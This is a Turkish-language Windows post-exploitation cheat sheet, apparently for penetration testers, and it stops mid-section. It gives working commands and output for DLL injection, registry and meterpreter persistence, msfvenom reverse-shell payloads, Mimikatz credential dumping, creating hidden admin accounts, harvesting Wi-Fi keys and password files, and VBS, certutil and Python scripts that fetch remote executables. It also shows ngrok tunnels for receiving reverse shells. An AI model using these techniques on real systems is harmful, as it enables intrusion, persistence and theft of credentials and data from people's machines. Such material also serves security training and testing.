
Metasploit aracı kullanılarak yapılan bir saldırı tekniğidir.

```
msf post(windows/manage/reflective_dll_inject) > options
```

Module options (post/windows/manage/reflective\_dll\_inject):

Name	Current Setting	Required	Description
----	-----	-----	-----
PATH	/root/tools/reflective_dll.x64.dll	yes	Reflective DLL to inject into memory of a process.
PID	6156	yes	Process Identifier to inject of process to inject payload.
SESSION	1	yes	The session to run this module on.

**Windows/manage/reflective\_dll\_inject** kullanılarak DLL Enjeksiyonu yapılabilir. PID numarası ile Windows Process ID numarasını ayarını yaparak saldırı gerçekleştirebiliriz. Daha sonra ise **RUN** komutu ile Post Exploitation saldırısını gerçekleştiririz.





## PowerShell DLL Injection Modülü

PowerSploit Reposu kullanılarak yapılan ve Invoke-DllInjection.ps1 dosyasını Powershell'e Import edilerek gerçekleştirilen Dll Enjeksiyon tekniğidir.

Modül eklendikten sonra **Invoke-DLLInjection -ProcessID 0101 -Dll C:/Files/pentestlab.dll** komutu ile sistemde DLL enjeksiyonu gerçekleştirilebilir.

```
PS C:\Users\Administrator> Invoke-DLLInjection -ProcessID 3512 -Dll C:\Users\Administrator\Desktop\pentestlab.dll

Size(K) ModuleName
-----
20 pentestlab.dll

FileName
-----
C:\Users\Administrator\Desktop\pentestlab.dll

PS C:\Users\Administrator>
```

## SyncAppvPublishingServer ile Komut Yürütme

Windows 10'da yer alan SyncAppvPublishingServer.exe veya SyncAppvPublishingServer.vbs dosyası ile uzaktan komut yürütülebilir. **SyncAppvPublishingServer.vbs "Break; iwr http://10.0.0.5:443"** komutunu Komut Satırında çalıştırdığımız IP ve PORT'a istek gönderilecektir.

```
Command Prompt
C:\Users\spot>SyncAppvPublishingServer.vbs "Break; iwr http://10.0.0.5:443"
C:\Users\spot>

Kali2018 (Snapshot 3) [Running] - Oracle VM VirtualBox

/bin/bash 137x63
root@~/tools# nc -lvvp 443
listening on [any] 443 ...
10.0.0.7: inverse host lookup failed: Unknown host
connect to [10.0.0.5] from (UNKNOWN) [10.0.0.7] 50329
GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-GB) WindowsPowerShell/5.1.17134.228
Host: 10.0.0.5:443
Connection: Keep-Alive
```

## İmaj Dosyası Yürütme Ayarları Enjeksiyonu

Kayıt defterinde cmd.exe'yi hata ayıklayıcı olarak Notepad.exe'ye göre ayarlayarak değiştirilir. Notepad yürütüldüğünde ise CMD işlemi gerçekleştirilmektedir.

**REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\notepad.exe" /v Debugger /d "cmd.exe"**

Komutu ile işlem gerçekleştirilebilir. Sisteme göre bu farklılık gösterebilir.

```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\mantvydas> notepad
PS C:\Users\mantvydas> Microsoft Windows [Version 6.1.7601]
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

C:\Users\mantvydas>
```

Powershell satırında Notepad komutu ile çalıştırılmaya çalışılmıştır fakat cmd.exe işlemi gerçekleştirilmiştir.

**\*Windows 7 İşletim Sisteminde Test Edilmiştir.**

## Metasploit'de Kalıcı Oturum

Registry kayıtlarında yapılan ayarlar sonrasında belirtilen Reverse Shell dosyası sistemde tekrar başlatıldığında otomatik olarak bağlantı kurması için yapılan bir teknik saldırıdır.

```
reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v ReverseShell /t REG_SZ /d "C:\Users\ReverseShell\ReverseShell.exe"
```

```
reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce" /v ReverseShell /t REG_SZ /d "C:\Users\ReverseShell\ReverseShell.exe"
```

```
reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServices" /v ReverseShell /t REG_SZ /d "C:\Users\ReverseShell\ReverseShell.exe"
```

```
reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce" /v ReverseShell /t REG_SZ /d "C:\Users\ReverseShell\ReverseShell.exe"
```

Komutları çalıştırılarak bir sonra ki oturum kontrolüde ele alınmış olur böylelikle daha uzun süre araştırma yapılabilir.

Ayrıca **run persistence -U -P windows/x64/meterpreter/reverse\_tcp -i 5 -p 443 -r 10.0.2.21** komutu ile sistemde kalıcılık sağlanabilir. Sisteme bir VBS Scripti bırakılır ve oturum açıldığında kayıt defterinde yükü oluşturulan dosya çalıştırılacaktır.

```
meterpreter > run persistence -U -P windows/x64/meterpreter/reverse_tcp -i 5 -p 443 -r 10.0.2.21
[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/OUTLOOK_20190928.5745/OUTLOOK_20190928.5745.rc
[*] Creating Payload=windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.21 LPORT=443
[*] Persistent agent script is 10839 bytes long
[+] Persistent Script written to C:\Users\panag\AppData\Local\Temp\AoJqpaqKzj.vbs
[*] Executing script C:\Users\panag\AppData\Local\Temp\AoJqpaqKzj.vbs
[+] Agent executed with PID 5752
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\BYXJP0gifgk
[+] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\BYXJP0gifgk
meterpreter > 
```

Metasploit'de bunu destekleyici başka Post Exploitation Modülleri de bulunmaktadır.

```
use post/windows/manage/persistence_exe
set REXEPATH /tmp/test_reg_restart_tcp.exe
set SESSION 2
set STARTUP USER
set LOCALEXEPATH C:\\tmp
run
```

Wyarları ile sistemde Post Exploitation saldırı yapılarakta kalıcılık sağlanabilir.

## NetSh ile DLL Dosyası Çalıştırma

msfvenom -p windows/x64/meterpreter/reverse\_tcp LHOST=10.0.2.21 LPORT=4444 -f dll > /tmp/tested.dll  
Komutu ile DLL Dosyamız oluşturulur.

Meterpreter > upload /tmp/tested.dll # Dosya sisteme yüklenir.

Komut satırında ise aşağıda verilen komutlar çalıştırılır.

netsh

add helper ./tmp/tested.dll

```
[*] Started reverse TCP handler on 10.0.2.21:4444
[*] 10.0.2.30 - Meterpreter session 1 closed. Reason: Died
[*] Sending stage (206403 bytes) to 10.0.2.30
[*] Meterpreter session 2 opened (10.0.2.21:4444 -> 10.0.2.30:49669) at 2019-10-13 09:55:14 -0400
meterpreter > |
```

Bağlantı başarılı bir biçimde elde edilmiş olacaktır.

reg add "HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run" /v Pentestlab /t REG\_SZ /d "C:\Windows\SysWOW64\netsh"

Komutu ilede sistemde kalıcılık sağlanabilir.

reg setval -k HKLM\software\microsoft\windows\currentversion\run -v pentestlab -d 'C:\Windows\SysWOW64\netsh'

Komutu Meterpreter oturumunda kullanılabilirse sistemde kalıcılık sağlanabilir.

## Mimikatz

Mimikatz uygulaması sistemde bazı processlere enjekte olarak veya teknik işlemler gerçekleştirilerek sistem hakkında bilgiler edinir veya bunlarda değişiklik meydana getirmektedir.

token::whoami /full [ Komutu ile sistem hakkında detaylı bilgilere ulaşılabilir. ]

lsadump::sam

/system: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM

/sam: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SAM

[Sam Hesap Veritabanını Dışarı Çıkartır]

lsadump::secrets

/system: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM

/security: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SECURITY

[Security Dosyasının Verilerini Dışarı Aktarır]

sekurlsa::logonpasswords [ Kullanıcılar ve Hash Değerler ] LSASS.exe manipülasyonu ile gerçekleştirilir.

run post/windows/gather/hashdump Metasploit Modülü ile aynı işlevi görmektedir.

Ram Imajından ise Volatility kullanılarakta ayrıca çıkartılabilir.

volatility --plugin=./volatility-plugins/ -f ImageSystem.vmem --profile=Win7SP1x64 mimikatz

komutu ile işlem gerçekleştirilir.

Mimikatz Plugin'i : <https://raw.githubusercontent.com/RealityNet/hotoloti/master/volatility/mimikatz.py>

privilege::debug [ Ayrıcalık kazanmak için hata ayıklama methodu kullanılır ] Uygulama başlangıcında kullanılabilir.

privilege::backup [ yedekleme ayrıcalığı talep edilir ]

Mimikatz ayrıca XOR işlemide gerçekleştirmektedir.

msfvenom -a x64 --platform windows -p windows/x64/meterpreter/reverse\_https LHOST=192.168.1.10 LPORT=443 -f raw -o mimi.bin : Yaratılan bu dosyamız mimikatz aracılığı ile Xor Encode işlemi yapılabilir.

misc::xor /input:mimi.bin /output:mimi-xor.bin /xor:0x40 ( xor: - Burada ki Karaktere Göre Xor Yapılır –

Dışarıdan dosya aktarımı ise böyle yapılabilir ;

```
privilege::debug  
sekurlsa::minidump image_hash.dmp  
sekurlsa::logonpasswords full
```

Komutları ile sırasıyla yapılarak 2.komutta ise dosyamız eklenerek işlemler yapılabilir.

Sysmon Log kayıtlarında ise LSASS.exe Manipulasyonu görülebilir

```
+ System  
- EventData  
  RuleName      -  
  UtcTime       2020-06-17 09:39:16.380  
  SourceProcessGUID {6DD886D3-E4A9-5EE9-7D06-00000000D00}  
  SourceProcessId 6292  
  SourceThreadId 1728  
  SourceImage     C:\Users\bwayne\Downloads\x64\mimikatz.exe  
  TargetProcessGUID {6DD886D3-1082-5ED5-0B00-00000000D00}  
  TargetProcessId 568  
  TargetImage     C:\Windows\system32\lsass.exe  
  GrantedAccess   0x1010  
  CallTrace       C:\Windows\SYSTEM32\ntdll.dll+a5324[C:\Windows\System32\KERNELBASE.dll+2940d][C:\Users\bwayne\Downloads\x64  
                  \mimikatz.exe+b7b96][C:\Users\bwayne\Downloads\x64\mimikatz.exe+b7f59][C:\Users\bwayne\Downloads\x64  
                  \mimikatz.exe+b7ad5][C:\Users\bwayne\Downloads\x64\mimikatz.exe+840fc][C:\Users\bwayne\Downloads\x64  
                  \mimikatz.exe+83f34][C:\Users\bwayne\Downloads\x64\mimikatz.exe+83cff][C:\Users\bwayne\Downloads\x64\mimikatz.exe+be559][C:\Windows\System32  
                  \KERNEL32.DLL+8364][C:\Windows\SYSTEM32\ntdll.dll+65e91
```

## WinPEAS ile bilgi toplama ve işleme

Sisteme sızma işlemi gerçekleştirdikten sonra bazı işlemler yapılmaktadır.Bu işlemler genel olarak bilgi toplama (Recon) olarak bilinmektedir.Sistem hakkında ki bilgilere ulaşarak zafiyet olup olmadığı kontrol edilmelidir.

WinPeas Uygulaması ile veri toplama uygulaması direkt olarak sisteme upload edilerek çalıştırılır.Exe ve Bat dosya tipinde çalışmaktadır.Sistem hakkında çekilebilen bilgileri öğrenip karşımıza kolayca getirmektedir.

```
PS C:\Users\user1\Downloads> powershell.exe IWR http://192.168.0.12:9999/winPEAS.bat -OutFile winPEAS.bat  
PS C:\Users\user1\Downloads> dir  
  
Directory: C:\Users\user1\Downloads  
  
Mode                LastWriteTime         Length Name  
----                -  
-a-----      12/29/2021   3:38 PM           16974 jaws-enum.ps1  
-a-----      12/29/2021   5:26 PM          146789 JAWS-Enum.txt  
-a-----      12/29/2021   4:17 PM          600580 PowerUp.ps1  
-a-----      12/29/2021   5:19 PM          170659 result.txt  
-a-----      12/29/2021   5:38 PM           35762 winPEAS.bat
```

Powershell.exe IWR 127.0.0.1/winpeas.exe -OutFile enum.exe komutu ile veriler Powershell ilede çekilebilir.Sistemde uzaktan kod yürütürken bu kodumuz işe yaramaktadır.Tabi ki dosyamız diğer makinemizde başlatılmış Server aracılığıyla local olarak indirilebilir veya farklı bir platformdan indirilebilir.  
Örnek Bir WinPEAS saldırısı ;



**net users** : Sistemin diğer kullanıcıları  
**schtasks /query /fo LIST /v** : Zamanlanmış görevler  
**get-hotfix** : Update – Patch Geçmişi

Yeni Kullanıcı oluşturmak için ;

Type net user NewAccount password /add komutu kullanılır -> Type net user Hacker1337 P@sS1337 /add  
Type net localgroup Administrators NewAccount /add : Admin grubuna yeni bir kullanıcı eklenir.

Giriş yapan kullanıcı listesi için Reg Query komutu

```
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon" 2>nul | findstr /i  
"DefaultDomainName DefaultUserName DefaultPassword AltDefaultDomainName AltDefaultUserName  
AltDefaultPassword LastUsedUsername"
```

Uzaktan dosya çağırma komutu

```
runas /savecred /user:WORKGROUP\Administrator "\\10.100.74.XXX\Test\evil.exe"
```

netsh wlan show profile : Kaydedilen wifi profilleri

netsh wlan show profile <SSID> key=clear : Açık Wifi şifreleri

Tüm Wifi Şifreleri

```
cls & echo. & for /f "tokens=4 delims=: " %a in ('netsh wlan show profiles ^| find "Profile "') do @echo off > nul &  
(netsh wlan show profiles name=%a key=clear | findstr "SSID Cipher Content" | find /v "Number" & echo.) & @echo  
on
```

Özel Dosyaların Taranması ve Tespiti

```
dir /s/b /A:-D RDCMan.settings == *.rdg == *_history* == httpd.conf == .htpasswd == .gitconfig == .git-credentials ==  
Dockerfile == docker-compose.yml == access_tokens.db == accessTokens.json == azureProfile.json == appcmd.exe ==  
scclient.exe == *.pgp$ == *.pgp$ == *config*.php == elasticsearch.y*ml == kibana.y*ml == *.p12$ == *.cer$ ==  
known_hosts == *id_rsa* == *id_dsa* == *.ovpn == tomcat-users.xml == web.config == *.kdbx == KeePass.config ==  
Ntds.dit == SAM == SYSTEM == security == software == FreeSSHService.ini == sysprep.inf == sysprep.xml ==  
*vnc*.ini == *vnc*.c*nf* == *vnc*.txt == *vnc*.xml == php.ini == https.conf == https-xampp.conf == my.ini == my.cnf  
== access.log == error.log == server.xml == ConsoleHost_history.txt == pagefile.sys == NetSetup.log == iis6.log ==  
AppEvent.Evt == SecEvent.Evt == default.sav == security.sav == software.sav == system.sav == ntuser.dat ==  
index.dat == bash.exe == wsl.exe 2>nul | findstr /v ".dll"
```

Dosya isimlerinin Taranması

```
dir /S /B *pass*.txt == *pass*.xml == *pass*.ini == *cred* == *vnc* == *.config*
```

powershell -c start -verb runas program.exe : Yönetici modunda dosya çalıştırma

where /R C:\ user.txt : User.txt dosyasını arama görevi

where /R C:\ \*.ini : INI dosyalarını getirir.

Password İfadesi İçeren Registry Kayıtları

```
REG QUERY HKLM /F "password" /t REG_SZ /S /K  
REG QUERY HKCU /F "password" /t REG_SZ /S /K  
REG QUERY HKLM /F "password" /t REG_SZ /S /d  
REG QUERY HKCU /F "password" /t REG_SZ /S /d
```

Başlangıçta DLL Çalıştırma Komutu

```
reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx\0001\Depend /v 1 /d  
"C:\temp\evil[.].dll"
```

MSFVenom ile CMD Komutu Çalıştırma



```
msfvenom -p windows/exec CMD="net localgroup administrators username /add" -f exe-service -o service.exe
```

MSFVenom ile MSI Dosyasıyla Admin Kullanıcı Oluşturma

```
msfvenom -p windows/adduser USER=rottenadmin PASS=P@ssword123! -f msi-nouac -o alwe.msi  
msfvenom -p windows/adduser USER=rottenadmin PASS=P@ssword123! -f msi -o alwe.msi
```

MSI Dosyasını Arkaplanda Yürütmek

```
msiexec /quiet /qn /i C:\Users\Steve.INFERNO\Downloads\alwe.msi
```

MSFVenom İle Kullanıcı Oluşturma EXE

```
msfvenom -p windows/adduser USER=btr1 PASS=Password1 -f exe > adduser.exe
```

tasklist /S ip /v : Uzak Masaüstü Bilgileri

systeminfo /S ip /U domain\user /P Pwd : Uzak Masaüstü Bilgileri

netsh wlan export profile folder=. key=clear : Wifi Şifreleri

wmic qfe : Patch Bilgileri

Yönetici Olarak Dosya Çalıştırma

```
runas /noprofile /user:mymachine\administrator cmd  
runas /profile /env /user:mydomain\admin "mmc %windir%\system32\dsa.msc"  
runas /env /user:user@domain.microsoft.com "notepad \"my file.txt\""  
C:\> runas /user:btr1\Password1 "C:\Users\BTR1\AppData\Local\Temp\payload.exe"
```

Kullanıcı Belirterek Çalıştırma

```
runas /user:administrator.1337L0CaLiZ3@gmail.com cmd
```

Uzak Windows'a Linux Sistemden Bağlantı

```
rdesktop -u btr1 10.11.1.13
```

netstat -anob : Aktif Prosesler

tasklist /SVC : Sistem üzerinde çalışan tüm Process'lerin listesi ve varsa bu Process'lerden bir Windows servisi ile ilişkili olanları aşağıdaki komut ile listelenir.

tasklist /fi "pid eq 1064" : Local Admin hakkına sahip olmadığımızda ağ servislerinin arkasında çalışan binary görüntülenmeyecektir. Bunun için Process ID'sinden Proses uygulama adını görmek için komutu kullanabiliriz.

tasklist /V : Kullanıcı haklarına göre sıralama

dir \ /a/s/b > dosyalistesi.txt : Hedef sistemde ki dosya listesi dışarı çıkartılır.

type dosyalistesi.txt | findstr /i "AdminPass" : İçeriğinde arama yapılabilir.

Sq query : Servis Hizmet Listesi

Dosya ve İçerik Araştırma

```
C:\> type dosyalistesi.txt | findstr /i \.*ssh.*[.]ini$  
C:\> type dosyalistesi.txt | findstr /i \.*ultravnc[.]ini$  
C:\> type dosyalistesi.txt | findstr /i \.*vnc[.]ini$  
C:\> findstr /si "password=" C:\*.ini C:\*.xml C:\*.txt C:\*.bat 2> nul  
C:\> findstr /si "passwd=" C:\*.ini C:\*.xml C:\*.txt C:\*.bat 2> nul  
C:\> findstr /si "pass=" C:\*.ini C:\*.xml C:\*.txt C:\*.bat 2> nul  
C:\> findstr /si "pwd=" C:\*.ini C:\*.xml C:\*.txt C:\*.bat 2> nul
```

`icacls C:/ veya C:/dosya.exe` : Çalıştırılabilir haklar

`echo %USERNAME%` : Local olarak hangi username ile çalıştığımızı görebiliriz.

`Whoami /priv` : Yetkiler

`Qwinsta` : Başka giriş yapan kullanıcıları getirir

`reg query HKEY_LOCAL_MACHINE\SOFTWARE` : Yüklü uygulama listesi

`dir C:\windows\tasks veya schtasks /query /fo LIST 2>nul | findstr TaskName` : Planlanmış Görevler

Başlangıçta Çalışan Uygulamalar Listesi

`wmic startup get caption,command`

`reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Run`

`reg query HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce`

`reg query HKCU\Software\Microsoft\Windows\CurrentVersion\Run`

`reg query HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce`

`dir "C:\Documents and Settings\All Users\Start Menu\Programs\Startup"`

`dir "C:\Documents and Settings\%username%\Start Menu\Programs\Startup"`

Güvenlik Duvarı ve Yapılandırmaları Hakkında

`netsh firewall show state`

`netsh firewall show config`

`netsh advfirewall firewall show rule name=all`

`netsh advfirewall export "firewall.txt"`

Kayıt Defterlerinde Herhangi Bir Parola veya Veri Arama

`reg query HKCU /f password /t REG_SZ /s`

`reg query HKLM /f password /t REG_SZ /s`

ISS Logları

`C:\inetpub\logs\LogFiles\W3SVC1\u_ex[YYMMDD].log`

`C:\inetpub\logs\LogFiles\W3SVC2\u_ex[YYMMDD].log`

`C:\inetpub\logs\LogFiles\FTPSVC1\u_ex[YYMMDD].log`

`C:\inetpub\logs\LogFiles\FTPSVC2\u_ex[YYMMDD].log`

Riskli Olabilecek Dosya Taramaları

`dir /s *pass* == *vnc* == *.config* 2>nul`

`findstr /si password *.xml *.ini *.txt *.config 2>nul`

Herhangi Bir Dosya Taraması

`where /R C:\ flag*.txt`

Hizmet Numaralandırma

`wmic service get name,displayname,pathname,startmode | findstr /i "Auto" | findstr /i /v "C:\Windows\\" | findstr /i /v ""`

`wmic service get name,displayname,pathname,startmode | findstr /i /v "C:\\Windows\\system32\\" | findstr /i /v ""`



## Komut Satırı ile Uzaktan Dosya İndirilmesi

Sistem her zaman her kodu çalıştırmaya izin vermeyebilir bu yüzden bazı imkanları kendimiz gerçekleştirmeliyiz.VB Scripti ile uzaktan dosya çekebilmek için bir script komut satırında yürüterek yapabiliriz.

```
echo strUrl = WScript.Arguments.Item(0) > wget.vbs
echo StrFile = WScript.Arguments.Item(1) >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DEFAULT = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PRECONFIG = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DIRECT = 1 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PROXY = 2 >> wget.vbs
echo Dim http,varByteArray,strData,strBuffer,lngCounter,fs,ts >> wget.vbs
echo Err.Clear >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set http = CreateObject("WinHttp.WinHttpRequest.5.1") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("WinHttp.WinHttpRequest") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("MSXML2.ServerXMLHTTP") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("Microsoft.XMLHTTP") >> wget.vbs
echo http.Open "GET",strURL,False >> wget.vbs
echo http.Send >> wget.vbs
echo varByteArray = http.ResponseBody >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set fs = CreateObject("Scripting.FileSystemObject") >> wget.vbs
echo Set ts = fs.CreateTextFile(StrFile,True) >> wget.vbs
echo strData = "" >> wget.vbs
echo strBuffer = "" >> wget.vbs
echo For lngCounter = 0 to UBound(varByteArray) >> wget.vbs
echo ts.Write Chr(255 And Ascb(Midb(varByteArray,lngCounter + 1,1))) >> wget.vbs
echo Next >> wget.vbs
echo ts.Close >> wget.vbs

cscript wget.vbs http://example.com/evil.exe evil.exe
```

Burada yer scriptte her bir satırı tek tek Echo ile wget.vbs dosyasına yazdırılarak “cscript” komutu ile çalıştırabiliriz.Böylece uzaktan dosya sisteme dahil edilebilir.Bu meterpreter ilede yapılabilir veya farklı tekniklerde deneyebiliriz.Fakat her zaman her modül veya teknik işe yarayamayabilir bu sebepten dolayı alternatif işlemler yapılmalıdır.

Bu işlemi tek satır kodu ile yapmak gerekirse ;

```
echo dim xHttp: Set xHttp = createobject("Microsoft.XMLHTTP") > wget.vbs &echo dim bStrm: Set bStrm =
createobject("Adodb.Stream") >> wget.vbs &echo xHttp.Open "GET", WScript.Arguments(0), False >> wget.vbs
&echo xHttp.Send >> wget.vbs & echo bStrm.type = 1 >> wget.vbs &echo bStrm.open >> wget.vbs & echo
bStrm.write xHttp.responseBody >> wget.vbs &echo bStrm.savetofile WScript.Arguments(1), 2 >> wget.vbs
```

Sistemde Python yüklü ise ;

```
python -c "import urllib.request; urllib.request.urlretrieve('http://10.10.10.10/cat.jpg',
'C:\\Users\\Public\\Downloads\\cat.jpg');" komutu ile gerçekleştirebiliriz.
```

Ayrıca **copy con wget.vbs** komutu ilede komutlar yazılabilir.

## Server Ayarları ve Dosya İşlemleri

Uzaktan cihaz bağlantısı kurabilmek için eğer aynı yerel ağda hareket etmek istiyorsak basit bir şekilde bunu yapabiliriz fakat harici bir ağa bağlantı kurmak istiyorsak ve modem ayarlarından port açmak gibi karmaşık işlemlerden uzaklaşmak için bu teknikleri deneyebiliriz ayrıca güvenlik önlemleride alabilir ve bağlantı alma-kesme gibi işlemleri anlık olarak yapabiliriz.

`python3 -m http.server 1337` komutu ile bulunduğumuz konumu local olarak ağ içerisinde herkese görünür yapmaktadır. Eğer bunu **Apache Server** ile yapacak ise **80** Portunu vererek yapabiliriz.

`./ngrok config add-authtoken <TOKEN>` : komutu ile Ngrok hesabımızı kaydediyoruz.

**ngrok http 8080** : Komutu bize 8080 Web Server portunuz açmaktadır.Bunu değiştirebiliriz.

ngrok http "file:///C:\temp" : Herhangi bir klasörü herkese açabiliriz.

**ngrok tcp 3389** : RDP Serverı açabiliriz

**ngrok tcp 1337** : Komutu ile dışarıdan bağlantı alabiliriz. Localhost:1337 veya 127.0.0.1:1337 bizim local cihazımıza gireceğimiz ve eğer almak istersek yapacağımız ayarlarda reverse Shell IP:PORT 127.0.0.1:1337 olacaktır.

Region	Europe (eu)					
Latency	113ms					
Web Interface	http://127.0.0.1:4040					
Forwarding	tcp://6.tcp.eu.ngrok.io:17606 → localhost:123					
Connections	ttl	opn	rt1	rt5	p50	p90
	12	0	0.06	0.03	0.00	0.00

Burada ki 123 Port ./ngrok tcp 123 komutu ile başlatılmıştır.Reverse Shell ayarlarında 6.tcp.eu.ngrok.ip ve Port olarakta 17606 girilir Reverse Shell beklerken ncat -nvlp 123 ile alabiliriz.

Veya Metasploit Reverse TCP Shell ile LHOST : 127.0.0.1 veya 0.0.0.0 , LPORT ise 123 olmalıdır.Sadece karşı cihaza gönderilecek olan bağlantı kurulması istenen ayarlara Forwarding yani yönlendirme yapısı girilir.

Ücretiz ./ngrok kullanımlarında bazen dosya çekimlerinde sorun olabilmektedir.Ngrok uyarı vermektedir ve bunu aşmak için ise cookie ayarları yapılmalıdır.

```
./ngrok http 80 [ service apache2 start : Apache Server Başlatılır ]
```

Böylece Ngrok ile dosya çekimi atlanmış olur.

Örneğin yukarıda ki Cscript wget.vbs dosyası ile bu işlemi yaptığımızda ;

```
<head>  
  <meta charset="utf-8">  
  <meta name="author" content="ngrok">  
  <meta name="description" content="ngrok is the fastest way to put anything  
  <meta name="robots" content="noindex, nofollow">  
  <meta name="viewport" content="width=device-width, initial-scale=1">  
  <link id="style" rel="stylesheet" href="https://cdn.ngrok.com/static/css/  
  <noscript>You are about to visit 9a1e-85-104-54-188.eu.ngrok.io, served  
  / from this website if you trust whoever sent the link to you. (ERR_NGROK)  
  <script id="script" src="https://cdn.ngrok.com/static/js/error.js" type=  
</head>  
<body id="ngrok">  
  <div id="root" data-payload="eyJjZ65CYXNlIjoiaHR0cHM6Lm9yZG4ubmdyb2suY2U:  
HtZNxzVvd1IjoiaW91TGfYzSBhVm91dCB0byB2aXNpdCA5VTFL1Tg1LTTEwNC01NC0xODguZXU:  
ncmVIHRocm91Z2ggbmduY2suY29tLiBzB3Ugc2hvdmxkIG9ubHkgdmlzaXQgdGhpcyB3ZWJz.  
_jEWnNC41NC4xODgiLCJ0aXRzS251I6tk9LI0="></div>  
</body>
```

Hatası vermektedir çünkü “Visit Site” ile tıklanmadığı için bir kereliğine Cookie aktif olmuyor ve <noscript> uyarısı vermektedir.Fakat Curl komutu ile –Cookie belirtilir ve 127.0.0.1/dosya.exe –output pentest.exe gibi komutlar ile Curl yöntemi ile dosya içeriye alınabilir.Ayrıca eğer böyle bir imkanımız yoksa verileri Github gibi platformlardan Raw halinde çekebiliriz.

Python -m http.server 1337 komutu girildiğinde ve ayrıca ./ngrok http 1337 komutu girildiğinde http serverımız dışarıya Ngrok'un belirlediği domain ile birlikte açılmaktadır.

```
Python -m http.server 1337 => 192.168.1.1:1337/dosya.exe  
./ngrok http 1337 => test-123-123-123.ngrok.io/dosya.exe
```

Ifconfig komutu ile IP adresimizi görebiliriz. Ayrıca curl ipinfo.io komutu ile de bunu görebiliriz.

Bu işlemleri ayrıca karşı sistemde gerçekleştirerek bağlantısını bize Web arayüzünde verebiliriz.

Windows sisteminde dosya indirmenin bir başka yöntemi ise ;

```
certutil.exe -urlcache -f http://127.0.0.1:1337/test.txt veri.exe [ Defender Erişim Engeli Verebilir ]
```

veya

```
